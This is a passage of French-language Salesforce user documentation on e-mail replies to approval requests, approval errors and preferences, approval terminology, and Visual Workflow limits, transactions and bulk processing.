Si votre administrateur a activé la réponse d'approbation par e-mail, vous pouvez approuver ou refuser des demandes en répondant à la notification par e-mail, quelle que soit l'expérience Salesforce ou le client de messagerie mobile utilisé. Les approbateurs délégués peuvent également répondre par e-mail aux demandes approbation.

Dépannage des réponses par e-mail à des demandes d'approbation

Lorsque des réponses par e-mail ne fonctionnent pas correctement, vérifiez les problèmes connus ci-dessous.

CONSULTER ÉGALEMENT :

Préférences des utilisateurs approbateurs

Demandes d'approbation pour les utilisateurs

## Réponse à une demande d'approbation depuis la notification par e-mail

Si votre administrateur a activé la réponse d'approbation par e-mail, vous pouvez approuver ou refuser des demandes en répondant à la notification par e-mail, quelle que soit l'expérience Salesforce ou le client de messagerie mobile utilisé. Les approbateurs délégués peuvent également répondre par e-mail aux demandes approbation.

La réponse d'approbation par e-mail fonctionne dans toutes les langues prises en charge par Salesforce. Le terme ou la phrase de la réponse est vérifié en utilisant le dictionnaire de la langue utilisateur active. Si aucune correspondance n'est trouvée, le terme ou la phrase de la réponse est vérifié avec les dictionnaires des autres langues.

1. À la première ligne de votre réponse à la notification par e-mail, saisissez l'un des termes de réponse pris en charge.

   Les points et les points d'exclamation sont également acceptés à la fin d'un terme.

| Termes d'approbation | Termes de refus |
|---|---|
| approuve | rejette |
| approuvé | rejeté |
| oui | non |

2. Vous pouvez ajouter des commentaires sur la deuxième ligne de votre réponse.
3. Envoyez l'e-mail.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour répondre à une demande d'approbation par e-mail :

- API activée

CONSULTER ÉGALEMENT :

Préférences des utilisateurs approbateurs

Demandes d'approbation pour les utilisateurs

## Dépannage des réponses par e-mail à des demandes d'approbation

Lorsque des réponses par e-mail ne fonctionnent pas correctement, vérifiez les problèmes connus ci-dessous.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**Je ne reçois pas de demandes d'approbation par e-mail.**

Voici quelques raisons possibles.

- Vos préférences d'approbation vous désabonnent des e-mails de demande d'approbation.
- Votre serveur de messagerie considère l'e-mail de demande d'approbation comme un spam. Contactez votre administrateur de messagerie qui peut vérifier les journaux de tous les e-mails entrants afin de déterminer si l'e-mail est remis, rejeté ou marqué comme courrier indésirable.
- L'administrateur de votre messagerie doit ajouter à la liste blanche les adresses e-mail Salesforce des expéditeurs des demandes d'approbation.
- Le temps de remise des e-mails peut varier en fonction de votre fournisseur de services Internet ou de votre connexion.

**Ma réponse n'a pas été remise.**

- Une demande d'approbation par e-mail ne peut être traitée qu'une seule fois. Si un autre utilisateur a répondu avant vous à la requête d'approbation, vous obtenez une erreur.
- Vous devez disposer de l'autorisation utilisateur « API activé » pour répondre aux demandes d'approbation par e-mail.

**J'ai reçu un e-mail indiquant « `Le terme utilisé pour approuver ou refuser l'élément n'a pas été compris` ».**

Salesforce ne traite pas les réponses aux e-mails d'erreur. Répondez à nouveau à la notification par e-mail d'origine, mais en utilisant des termes de réponse pris en charge à la page 5138.

**J'ai reçu un e-mail indiquant « `Vous n'êtes pas autorisé(e) à mettre à jour l'objet référencé` ».**

L'e-mail de demande d'approbation est lié à votre adresse e-mail. Vous recevez cette erreur si vous transférez la demande à une autre adresse e-mail ou si votre client de messagerie vous permet de répondre depuis plusieurs adresses e-mail. Répondez de nouveau à la notification par e-mail d'origine, mais depuis l'adresse à laquelle la demande d'approbation a été expédiée.

CONSULTER ÉGALEMENT :

Que signifient ces erreurs d'approbation ?
Réponse à une demande d'approbation depuis la notification par e-mail
Demandes d'approbation pour les utilisateurs

## Que signifient ces erreurs d'approbation ?

Voici quelques erreurs que vous pouvez rencontrer en soumettant un enregistrement pour approbation ou en répondant à une demande d'approbation.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**Responsable non défini**

**Cette demande d'approbation nécessite que l'approbateur suivant soit déterminé par le champ *`Field Name`*. Cette valeur est vide.**

Salesforce a essayé d'acheminer la demande d'approbation en fonction d'un champ hiérarchique, tel que `Responsable`. Cependant, le champ ne contient pas de valeur ou spécifie un utilisateur inactif. Cette erreur peut se produire lorsqu'un utilisateur soumet un enregistrement pour approbation ou lorsqu'un approbateur répond à une demande d'approbation.

**Des champs obligatoires sont manquants : [`FieldName`].**

Le processus d'approbation inclut une mise à jour de champs qui échoue aux règles de validation standard du champ identifié. Cette erreur peut se produire même lorsque le champ n'est pas visible dans votre présentation de page.

Remarque: Salesforce ne vérifie pas si la mise à jour du champ est validée par les règles de validation *personnalisées* des champs.

CONSULTER ÉGALEMENT :

- Dépannage des réponses par e-mail à des demandes d'approbation
- Demandes d'approbation pour les utilisateurs

## Statut de l'historique d'approbation

Pour suivre un enregistrement dans un processus d'approbation, affichez sa liste associée Historique d'approbation.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

| Statut | Définition |
|---|---|
| Soumis | L'enregistrement a été soumis pour approbation. |
| En cours | L'enregistrement a été soumis pour approbation et attend d'être approuvé ou refusé. |
| Approuvée | L'enregistrement a été approuvé. |
| Rejetée | L'enregistrement a été refusé. |
| Réattribué | L'enregistrement a été soumis pour approbation mais attribué à un autre approbateur. |
| Rappelé | L'enregistrement a été soumis pour approbation mais rappelé depuis le processus d'approbation. |

CONSULTER ÉGALEMENT :

- Approbations
- Soumission d'un enregistrement pour approbation
- Réponse à une demande d'approbation
- Demandes d'approbation pour les utilisateurs

## Préférences des utilisateurs approbateurs

Identifiez un approbateur délégué et contrôlez la réception des e-mails de demande d'approbation.

Dans vos paramètres personnels, saisissez *Paramètres de l'approbateur* dans la case Recherche rapide, puis sélectionnez **Paramètres de l'approbateur**. Vous n'obtenez aucun résultat ? Saisissez *Informations personnelles* dans la case Recherche rapide, puis sélectionnez **Informations personnelles**.

| Champ | Description |
|---|---|
| Approbateur délégué | Votre approbateur alternatif. Si ce champ est renseigné, cet utilisateur reçoit les mêmes demandes d'approbation que vous. Les approbateurs délégués ne peuvent pas réattribuer les demandes d'approbation, ils peuvent seulement les approuver ou les refuser. |
| Responsable | Selon la configuration des processus d'approbation par votre administrateur, les demandes d'approbation peuvent être automatiquement acheminées à votre responsable. |
| Recevoir les e-mails de demande d'approbation | Contrôle si vous recevez les notifications de demande d'approbation par e-mail, dans Salesforce1 ou dans Lightning Experience.<br>Si vous sélectionnez **Jamais**, vous ne recevez pas les notifications de demande approbation. Toutefois, vous recevez toujours les e-mails de demande d'approbation depuis une file d'attente, selon la configuration de l'e-mail de file d'attente par votre administrateur. |

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### Désabonnement des publications de demande d'approbation dans Chatter

Par défaut, lorsque votre organisation active les Approbations dans Chatter, vous êtes notifié(e) des demandes d'approbation par e-mail et par une publication Chatter. Pour ne plus recevoir les publications dans Chatter, désabonnez-vous. Si vous vous désabonnez, les publications ne sont plus affichées dans votre fil, mais elles sont présentes dans le fil de l'enregistrement associé.

### Que se passe-t-il lorsque vous vous désactivez des demandes d'approbationChatter ?

Par défaut, lorsque votre organisation a les Approbations dans Chatter activées, vous recevez des notifications de demande d'approbation par e-mail et dans Chatter. Lorsque vous vous désactivez des publications Chatter :

CONSULTER ÉGALEMENT :

- Demandes d'approbation pour les utilisateurs
- Personnalisation de votre expérience Salesforce

## Désabonnement des publications de demande d'approbation dans Chatter

Par défaut, lorsque votre organisation active les Approbations dans Chatter, vous êtes notifié(e) des demandes d'approbation par e-mail et par une publication Chatter. Pour ne plus recevoir les publications dans Chatter, désabonnez-vous. Si vous vous désabonnez, les publications ne sont plus affichées dans votre fil, mais elles sont présentes dans le fil de l'enregistrement associé.

1. Dans vos paramètres personnels, saisissez *Mes fils* dans la case Recherche rapide, puis sélectionnez **Mes fils**.
2. Désélectionnez cette option de réception des demandes d'approbation sous la forme de publications.
3. Enregistrez vos modifications.

CONSULTER ÉGALEMENT :

Préférences des utilisateurs approbateurs

Personnalisation de votre expérience Salesforce

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour afficher une publication de demande d'approbation pour un enregistrement :

- Lire sur l'enregistrement

## Que se passe-t-il lorsque vous vous désactivez des demandes d'approbationChatter ?

Par défaut, lorsque votre organisation a les Approbations dans Chatter activées, vous recevez des notifications de demande d'approbation par e-mail et dans Chatter. Lorsque vous vous désactivez des publications Chatter :

- Si vous vous désactivez alors qu'une approbation qui vous a été attribué(e) est en cours, vous affichez les nouvelles publications de notification uniquement si vous suivez l'enregistrement d'approbation.
- Si vous suivez l'enregistrement d'approbation, vous affichez les publications d'approbation dans l'enregistrement avec un contenu de type non-approbateur.
- Dans les publications de notification d'approbation que vous avez déjà reçues, vous affichez un contenu de type non-approbateur.
- Les boutons Approuver et Refuser ne sont plus affichés dans les publications existantes de votre fil.

CONSULTER ÉGALEMENT :

Préférences des utilisateurs approbateurs

Désabonnement des publications de demande d'approbation dans Chatter

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

# Terminologie propre aux processus d'approbation

La terminologie suivante est utilisée pour les processus d'approbation dans Salesforce.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**Actions d'approbation**
Une action d'approbation est déclenchée lorsqu'une étape est approuvée par tous les approbateurs requis.

**Processus d'approbation**
Un processus d'approbation automatise les méthodes d'approbation des enregistrements dans Salesforce. Un processus d'approbation précise chaque étape de l'approbation, notamment le destinataire de la demande d'approbation et les actions déclenchées à chaque étape du processus.

**Demande d'approbation**
Une demande d'approbation est un e-mail, une notification Salesforce1, une notification Lightning Experience ou une publication Chatter qui signale à son destinataire qu'une demande d'approbation d'un enregistrement lui a été soumise.

**Étapes d'approbation**
Les étapes d'approbation définissent la chaîne d'approbation d'un processus particulier. Chaque étape détermine les enregistrements qui peuvent avancer vers cette étape, le destinataire des demandes d'approbation et si le délégué de chaque approbateur peut répondre aux demandes. La première étape spécifie l'action à exécuter lorsque l'enregistrement ne passe pas à cette étape. Les dernières étapes spécifient l'action à exécuter si un approbateur refuse la demande.

**Approbateur attribué**
Il s'agit de l'utilisateur approbateur chargé de répondre à une demande d'approbation.

**Approbateur délégué**
Un approbateur délégué est un utilisateur désigné comme approbateur remplaçant pour les demandes d'approbation.

**Réponse d'approbation par e-mail**
La réponse d'approbation par e-mail permet aux utilisateurs de répondre aux demandes d'approbation directement depuis la notification par e-mail.

**Actions de soumission initiale**
Une action de soumission initiale est déclenchée lors de la première soumission d'un enregistrement pour approbation par un utilisateur. Par défaut, l'enregistrement est verrouillé.

**Actions d'approbation finale**
Les actions d'approbation finale sont déclenchées lorsque toutes les approbations requises ont été accordées pour un enregistrement.

**Actions de refus final**
Une action de refus final est déclenchée lorsqu'un approbateur refuse une demande, qui passe à l'état de refus final.

**Message sortant**
Un message sortant envoie les informations à un point de terminaison désigné, par exemple un service externe. Les messages sortants sont configurés dans la Configuration. Vous devez configurer un point de terminaison externe et créer un écouteur de messages à l'aide de l'API SOAP.

**Instance du processus**
Une instance de processus représente une instance d'un processus d'approbation. Une nouvelle instance de processus est créée chaque fois qu'un enregistrement est soumis pour approbation.

**Noeud d'instance du processus**
Un noeud d'instance de processus représente une instance d'une étape d'approbation. Un nouveau noeud d'instance de processus est créé chaque fois qu'un enregistrement entre dans une étape d'un processus d'approbation. Lorsque l'enregistrement ne répond

pas aux critères de l'étape ou si l'instance du processus d'approbation s'est terminée sans entrer dans l'étape, aucun noeud d'instance de processus n'est créé.

**Actions de rappel**

Une action de rappel est déclenchée lorsque une demande d'approbation soumise est rappelée. Par défaut, l'enregistrement est déverrouillé.

**Verrouillage de l'enregistrement**

Le verrouillage d'enregistrement empêche les utilisateurs de modifier un enregistrement, quels que soient les paramètres de partage ou la sécurité au niveau du champ. Par défaut, Salesforce verrouille les enregistrements en attente d'approbation. Seuls les administrateurs peuvent modifier des enregistrements verrouillés.

CONSULTER ÉGALEMENT :

- Approbations
- Actions automatisées
- Configuration d'un processus d'approbation

# Visual Workflow

Visual Workflow permet d'automatiser les processus métiers en élaborant des flux et en les distribuant aux utilisateurs ou systèmes appropriés. Un *flux* est une application qui exécute une logique, interagit avec la base de données Salesforce, appelle des classes Apex et collecte des données d'utilisateurs. Vous pouvez élaborer des flux en utilisant Cloud Flow Designer.

Les flux peuvent nécessiter l'interaction d'un utilisateur (un assistant ou une interface utilisateur guidée pour la saisie de données) ou une exécution solitaire en arrière-plan (une opération qui transfère automatiquement les enregistrements lors d'un changement du rôle de l'utilisateur).

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### Limitations et considérations relatives à Visual Workflow

Lors de la conception, de la gestion et de l'exécution de flux, tenez compte des autorisations, des limitations utilisateur et des problèmes de données.

### Création d'un flux

Lorsque vous comprenez le processus que vous souhaitez automatiser, concevez un flux pour ce processus dans Cloud Flow Designer.

### Gestion de vos flux

Utilisez la page de détail du flux pour effectuer toutes les opérations autres que la conception de votre flux, par exemple activation, le test ou l'affichage des propriétés du flux.

### Distribution de votre flux

Lorsque vous avez créé et activé une version de flux, distribuez-la aux utilisateurs pour qu'ils puissent l'exécuter. La méthode de distribution appropriée dépend des utilisateurs auxquels vous souhaitez distribuer le flux : utilisateurs internes, utilisateurs externes, systèmes ou autres organisations.

### Pourquoi mon interview de flux a-t-elle échoué ?

Pour dépanner une interview de flux échouée, utilisez l'e-mail de défaut de flux. Vous pouvez également configurer des éléments Écran ou Envoyer un e-mail temporaires pour identifier le problème.

### Interviews de flux

Une *interview de flux* est une instance d'exécution d'un flux. Un *flux* est une application intégrée par votre administrateur qui vous invite à saisir des informations et agit dans Salesforce en fonction de ces saisies.

Terminologie de Visual Workflow

CONSULTER ÉGALEMENT :

Quel outil d'automatisation dois-je utiliser ?

Blocs de construction de flux

## Qu'est-ce qui différencie Workflow et Visual Workflow ?

Malgré leurs noms similaires, Workflow et Visual Workflow sont des fonctionnalités distinctes de Salesforce qui permettent d'automatiser les processus métier.

**Workflow**

Workflow permet de configurer des *règles de workflow*. Une règle de workflow identifie les types de modification d'enregistrement ou d'ajout de déclencheurs spécifiés dans des *actions de workflow*, par exemple envoi d'alertes par e-mail ou la mise à jour de champs d'enregistrement.

Les règles et les actions de workflow sont associées à un objet spécifique (et peuvent s'appliquer à plusieurs objets uniquement pour mettre à jour les champs d'un enregistrement principal associé).

**Visual Workflow**

Visual Workflow permet de créer des *flux*, qui sont déclenchés par les utilisateurs, pas par les événements. Contrairement à workflow, qui exécute toujours les règles et les actions en arrière-plan, Visual Workflow présente des écrans qui collectent et affichent des informations sur l'utilisateur exécutant le flux.

Remarque: Vous pouvez toutefois participer à un programme pilote qui active des règles de workflow pour exécuter des flux en arrière-plan. Le programme pilote des actions de workflow de déclencheur de flux est fermé. Si vous avez déjà activé le pilote dans votre organisation, vous pouvez continuer à créer et à modifier des actions de workflow de déclencheur de flux. Si vous n'avez pas activé le pilote dans votre organisation, utilisez à la place l'action Flux dans le Générateur de processus.

Les flux ne sont liés à aucun objet. Les flux peuvent référencer, créer, mettre à jour et supprimer des enregistrements de plusieurs objets.

Le terme « visual » dans Visual Workflow fait référence à la possibilité de concevoir des flux visuellement en utilisant Cloud Flow Designer. Son interface utilisateur par glisser-déposer permet de concevoir des flux sans écrire de code.

CONSULTER ÉGALEMENT :

Quel outil d'automatisation dois-je utiliser ?

Workflow

Visual Workflow

# Limitations et considérations relatives à Visual Workflow

Lors de la conception, de la gestion et de l'exécution de flux, tenez compte des autorisations, des limitations utilisateur et des problèmes de données.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Limitations de Visual Workflow
Lors de l'utilisation de Visual Workflow, tenez compte des limites du flux et des limitations du gouverneur Apex.

Meilleures pratiques relatives aux flux
Avant de commencer à élaborer et à distribuer des flux, prenez connaissance des pratiques recommandées.

Considérations relatives à la conception de flux
Lors de la conception de flux, tenez compte des consignes ci-dessous.

Considérations relatives à la gestion de flux
Lors de la gestion de flux, tenez compte des limitations d'administration et d'activation.

Considérations relatives à l'exécution de flux
Lorsque vous exécutez ou testez un flux, tenez compte des limitations et des consignes ci-dessous.

Accessibilité des flux
Visual Workflow est compatible 508, à quelques exceptions.

CONSULTER ÉGALEMENT :

Cloud Flow Designer

Considérations et limitations relatives aux flux dans des pages Lightning (bêta)

## Limitations de Visual Workflow

Lors de l'utilisation de Visual Workflow, tenez compte des limites du flux et des limitations du gouverneur Apex.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

| | |
|---|---|
| Nombre maximal de versions par flux | 50 |
| Nombre maximal d'éléments exécutés à l'exécution | 2,000 |
| Nombre maximal de flux et de processus actifs par organisation | 500 |
| Nombre maximal de flux et de processus par organisation | 1,000 |
| Nombre maximal d'interviews de flux ou de groupes d'actions planifiées (à partir de processus) en attente à la fois | 30,000 |
| Nombre maximal d'interviews de flux qui sont reprises ou de groupes d'actions planifiées qui sont exécutés par heure | 1,000 |
| Nombre maximal d'alarmes temporelles relatives définies dans des versions de flux ou de planifications basées sur une valeur de champ dans les processus | 20,000 |

Flux affectés par les limitations du gouverneur Apex

Salesforce respecte strictement les limitations afin d'éviter que les flux exécutés ne monopolisent les ressources partagées dans l'environnement mutualisé. Les limitations par transaction, appliquées par Apex, régissent les flux. Si un élément entraîne un dépassement des limitations du gouverneur par la transaction, le système annule la transaction complète. La transaction est abandonnée, même si l'élément a un chemin de connecteur de défaut défini.

Flux dans des transactions

Chaque interview de flux est exécutée dans le contexte d'une *transaction*. Une transaction représente un ensemble d'opérations qui sont exécutées dans une seule unité. Par exemple, une transaction peut exécuter des déclencheurs Apex et des règles d'escalade en plus d'une interview de flux. Si une interview échoue dans une transaction, toutes les interviews de la transaction sont annulées, ainsi que toutes les autres opérations de la transaction. La transaction ne retente aucune opération, y compris l'interview du flux.

Traitement en masse de flux dans les transactions

Les programmeurs peuvent créer leur propre code afin d'exécuter les actions similaires ensemble dans un seul lot. Par exemple, une opération pour créer 50 enregistrements plutôt que 50 opérations distinctes qui créent un enregistrement chacune. Ce processus est appelé *traitement en masse* et il permet d'éviter les limitations du gouverneur pour votre transaction. Si vous utilisez des flux, vous n'avez pas à vous soucier du traitement en masse. Les interviews de flux traitent les actions en masse automatiquement.

CONSULTER ÉGALEMENT :

Visual Workflow

Limitations et considérations relatives à Visual Workflow

## Flux affectés par les limitations du gouverneur Apex

Salesforce respecte strictement les limitations afin d'éviter que les flux exécutés ne monopolisent les ressources partagées dans l'environnement mutualisé. Les limitations par transaction, appliquées par Apex, régissent les flux. Si un élément entraîne un dépassement des limitations du gouverneur par la transaction, le système annule la transaction complète. La transaction est abandonnée, même si l'élément a un chemin de connecteur de défaut défini.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

| Description | Limitation par transaction[1] |
|---|---|
| Nombre total de requêtes SOQL émises<br>(exécution d'éléments Mise à jour d'enregistrement, Suppression d'enregistrement, Référence d'enregistrement et Référence rapide) | 100 |
| Nombre total d'enregistrements récupérés par des requêtes SOQL<br>(dans l'ensemble des éléments Mise à jour d'enregistrement, Suppression d'enregistrement, Référence d'enregistrement et Référence rapide exécutés dans toutes les interviews de la transaction) | 50,000 |
| Nombre total d'instructions DML émises<br>(exécutions Création d'enregistrement, Mise à jour d'enregistrement, Suppression | 150 |

| Description | Limitation par transaction[1] |
| --- | --- |
| d'enregistrement, Création rapide, Mise à jour rapide ou Suppression rapide) | |
| Nombre total d'enregistrements traités suite à des instructions DML | 10,000 |

[1] Les flux lancés automatiquement font partie de la transaction plus large avec laquelle ils ont été lancés. Par exemple, les flux lancés à partir d'un processus sont exécutés avec les actions du processus, dans le cadre d'une transaction élargie. Les flux avec des éléments Écran peuvent s'étendre sur plusieurs transactions. Une nouvelle transaction débute chaque fois que l'utilisateur clique sur **Suivant** dans un écran. Les flux avec des éléments Wait s'étendent sur plusieurs transactions. Une transaction se termine dès qu'une interview de flux commence à attendre un événement. Lorsque l'interview de flux reprend, une nouvelle transaction commence. Après l'élément Wait, tout est exécuté dans le cadre d'une transaction par lot qui inclut d'autres interviews reprises.

CONSULTER ÉGALEMENT :

*Guide du développeur Apex* : Gouverneurs d'exécution et limitations

Limitations de Visual Workflow

## Flux dans des transactions

Chaque interview de flux est exécutée dans le contexte d'une *transaction*. Une transaction représente un ensemble d'opérations qui sont exécutées dans une seule unité. Par exemple, une transaction peut exécuter des déclencheurs Apex et des règles d'escalade en plus d'une interview de flux. Si une interview échoue dans une transaction, toutes les interviews de la transaction sont annulées, ainsi que toutes les autres opérations de la transaction. La transaction ne retente aucune opération, y compris l'interview du flux.

Salesforce applique les limitations du gouverneur dans chaque transaction afin d'éviter l'épuisement des ressources partagées. Comme de multiples organisations Salesforce partagent les mêmes ressources, Salesforce empêche une organisation de consommer toutes les ressources et d'en priver les autres organisations. Nous pouvons comparer cela à un service wi-fi collectif auquel chaque copropriétaire d'un immeuble est connecté. Si votre voisin peut utiliser toute la bande passante sans limite, vous ne pouvez pas vous connecter (ou télécharger à volonté). Les limitations de gouverneur par transaction permettent d'équilibrer l'utilisation des ressources.

Quand la transaction d'un flux démarre-t-elle ?

Selon la méthode de distribution du flux, une transaction qui exécute une interview pour ce flux démarre de différentes façons.

Quand la transaction d'un flux se termine-t-elle ?

La fin d'une transaction dépend des éléments que contient le flux et si son lancement initial est dû à la modification d'un enregistrement.

CONSULTER ÉGALEMENT :

Traitement en masse de flux dans les transactions

### Quand la transaction d'un flux démarre-t-elle ?

Selon la méthode de distribution du flux, une transaction qui exécute une interview pour ce flux démarre de différentes façons.

| Méthode de distribution | La transaction démarre quand... |
|---|---|
| Process Builder[1] | Un enregistrement est créé ou mis à jour. |
| URL du flux | L'URL est accédée. |
| Bouton ou lien personnalisé | Le bouton ou le lien est cliqué. |
| Page Visualforce | La page est accédée. |
| Méthode `Interview.start()` | Si la méthode démarre via un déclencheur `before` ou `after`, la transaction démarre lorsqu'un enregistrement est créé ou mis à jour.<br>Sinon, elle démarre lorsque la méthode (ou la méthode parente) est invoquée.<br>La méthode `start()` partage ses limitations avec d'autres opérations dans la transaction et d'autres méthodes dans la classe. |
| API REST (ressources Actions personnalisés ou Flux) | L'appel REST est effectué. Selon la méthode d'implémentation de l'appel REST, les limitations peuvent être partagées avec d'autres opérations. |

[1]Cela s'applique également si le flux distribué via une règle de workflow. Le programme pilote des actions de workflow de déclencheur de flux est fermé. Si vous avez déjà activé le pilote dans votre organisation, vous pouvez continuer à créer et à modifier des actions de workflow de déclencheur de flux. Si vous n'avez pas activé le pilote dans votre organisation, utilisez à la place l'action Flux dans le Générateur de processus.

**Remarque:** Lors de l'exécution d'un élément Screen ou Wait, la transaction existante se termine et une nouvelle commence.

### Quand la transaction d'un flux se termine-t-elle ?

La fin d'une transaction dépend des éléments que contient le flux et si son lancement initial est dû à la modification d'un enregistrement.

La transaction se termine lorsque les conditions suivantes sont remplies :

- Un élément Screen ou Wait est exécuté
- L'ordre d'exécution est terminé, si le flux a été déclenché lors de la création ou de la mise à jour d'un enregistrement
- Toutes les interviews de la transaction sont terminées

**Conseil:** Si vous pensez que l'interview d'un flux et risque d'atteindre les limitations du gouverneur durant sa transaction, vous pouvez ajouter un élément Screen ou Wait.

Si l'interview est l'une des nombreuses opérations effectuées dans une transaction, cette interview partage les limitations du gouverneur de la transaction avec les autres opérations.

Exemple: Vous mettez à jour 100 requêtes via Data Loader. En raison de l'ordre d'exécution dans une transaction et des personnalisations dans votre organisation, les opérations ci-dessous sont exécutées.

| | Opération de la transaction | Instruction DML utilisée | Requête SOQL utilisée |
|---|---|---|---|
| 1 | Les requêtes sont enregistrées dans la base de données, mais ne sont pas encore engagées. | | |
| 2 | Les règles d'attribution de requêtes sont exécutées. Le propriétaire de chaque requête est mis à jour. | ✅ | |
| 3 | Les règles d'escalade de requêtes sont exécutées. Si une règle est ouverte depuis 10 jours, un e-mail est envoyé au propriétaire. | | |
| 4 | Le processus est démarré. | | |
| 5 | Le processus référence le compte de la requête. | | ✅ |
| 6 | Si le compte est important, le processus utilise Chatter pour notifier le propriétaire du compte qu'une nouvelle requête est associée au compte. | ✅ | |
| 7 | Le processus lance une interview de flux. | | |
| 8 | L'interview du flux référence le compte parent et le nombre de requêtes qu'il contient. | | ✅ |
| 9 | L'interview du flux vérifie si le compte a plus de cinq requêtes ouvertes. | | |
| 10 | Dans la positive, l'interview du flux référence le responsable de la division du compte, puis publie dans le fil Chatter du compte pour notifier le responsable de la division et le propriétaire du compte. | ✅ | ✅ |
| 11 | Dans la négative, l'interview du flux publie dans le fil Chatter du compte pour notifier uniquement le propriétaire du compte. | ✅ | |

CONSULTER ÉGALEMENT :

*Guide du développeur Apex* : Déclencheurs et ordre d'exécution

## Traitement en masse de flux dans les transactions

Les programmeurs peuvent créer leur propre code afin d'exécuter les actions similaires ensemble dans un seul lot. Par exemple, une opération pour créer 50 enregistrements plutôt que 50 opérations distinctes qui créent un enregistrement chacune. Ce processus est appelé *traitement en masse* et il permet d'éviter les limitations du gouverneur pour votre transaction. Si vous utilisez des flux, vous n'avez pas à vous soucier du traitement en masse. Les interviews de flux traitent les actions en masse automatiquement.

### Comment fonctionne le traitement en masse de flux ?

Les opérations d'interview sont traitées en masse uniquement lorsqu'elles exécutent le même élément. Cela signifie que toutes les interviews doivent être associées au même flux.

Quels éléments de flux peuvent être traités en masse ?

Les flux peuvent traiter en masse n'importe quel élément qui exécute une instruction DML ou une requête SOQL, ou d'autres opérations externes au flux, par exemple envoyer un e-mail.

Exemple de traitement en masse d'un flux

Cet exemple comment traiter en masse l'opérations d'un flux lors de la mise à jour de 100 requêtes via Data Loader.

CONSULTER ÉGALEMENT :

Flux dans des transactions

## Comment fonctionne le traitement en masse de flux ?

Les opérations d'interview sont traitées en masse uniquement lorsqu'elles exécutent le même élément. Cela signifie que toutes les interviews doivent être associées au même flux.

Lors de l'exécution d'interviews multiples pour le même flux dans une seule transaction, chaque interview est exécutée jusqu'à ce qu'elle rencontre un élément à traiter en masse. Salesforce gère toutes les interviews qui se sont arrêtées sur le même élément et exécute ces opérations ensemble. Si d'autres interviews se sont arrêtées sur un autre élément, Salesforce exécute ces opérations ensemble. Salesforce répète ce processus jusqu'à ce que toutes les interviews soient terminées.

Malgré le traitement en masse, si une interview atteint une limitation du gouverneur, toutes les interviews de la transaction échouent. Toutes les opérations exécutées par les interviews sont annulées et la transaction n'essaie pas de réexécuter les opérations.

Exemple: Lorsque vous chargez 100 requêtes, le flux MyFlow_2 déclenche une interview pour chaque requête.

- 50 interviews s'arrêtent à l'élément Création d'enregistrement **Create_Task_1**.
- Les 50 autres interviews s'arrêtent à l'élément Création d'enregistrement **Create_Task_2**.

Résultat ? Au moins deux groupes d'opérations en masse à exécuter.

- Une pour les 50 interviews qui exécutent **Create_Task_1**.
- Une pour les 50 interviews qui exécutent **Create_Task_2**.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## Quels éléments de flux peuvent être traités en masse ?

Les flux peuvent traiter en masse n'importe quel élément qui exécute une instruction DML ou une requête SOQL, ou d'autres opérations externes au flux, par exemple envoyer un e-mail.

**Éléments qui créent, mettent à jour ou suppriment des enregistrements**

Lors de la création, de la mise à jour ou de la suppression d'un élément, la transaction exécute une instruction DML.

- Éléments Créer (création d'enregistrement, création rapide)
- Éléments Mettre à jour (mis à jour d'enregistrement, mise à jour rapide)
- Éléments Supprimer (suppression d'enregistrement, suppression rapide)
- Éléments Action rapide
- Élément Publier dans Chatter
- Éléments Soumettre pour approbation
- Éléments Apex, selon votre organisation (Apex invocable uniquement)

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**Éléments qui référencent des enregistrements**

Lorsque les champs d'un enregistrement sont référencés, la transaction exécute une requête SOQL.

- Éléments Référencer (référence d'enregistrement, référence rapide)
- Élément Mettre à jour l'enregistrement
- Élément Supprimer l'enregistrement
- Éléments Apex, selon votre organisation (Apex invocable uniquement)

**Éléments qui envoient des e-mails**

- Éléments Envoyer un e-mail
- Éléments Alerte par e-mail
- Éléments Apex, selon votre organisation (Apex invocable uniquement)

Remarque:

- Contrairement aux Apex invocables, les éléments de plug-in Apex ne sont pas traités en masse.
- Bien que les Apex invocables sont traités en masse, le flux ne peut pas déterminer les opérations des méthodes invoquées. Si vous souhaitez traiter aussi ces opérations en masse, assurez-vous que le code respecte les meilleures pratiques de traitement en masse.

CONSULTER ÉGALEMENT :

*Guide du développeur Apex* : Exécution d'un code Apex dans les limitations d'exécution du gouverneur

## Exemple de traitement en masse d'un flux

Cet exemple comment traiter en masse l'opérations d'un flux lors de la mise à jour de 100 requêtes via Data Loader.

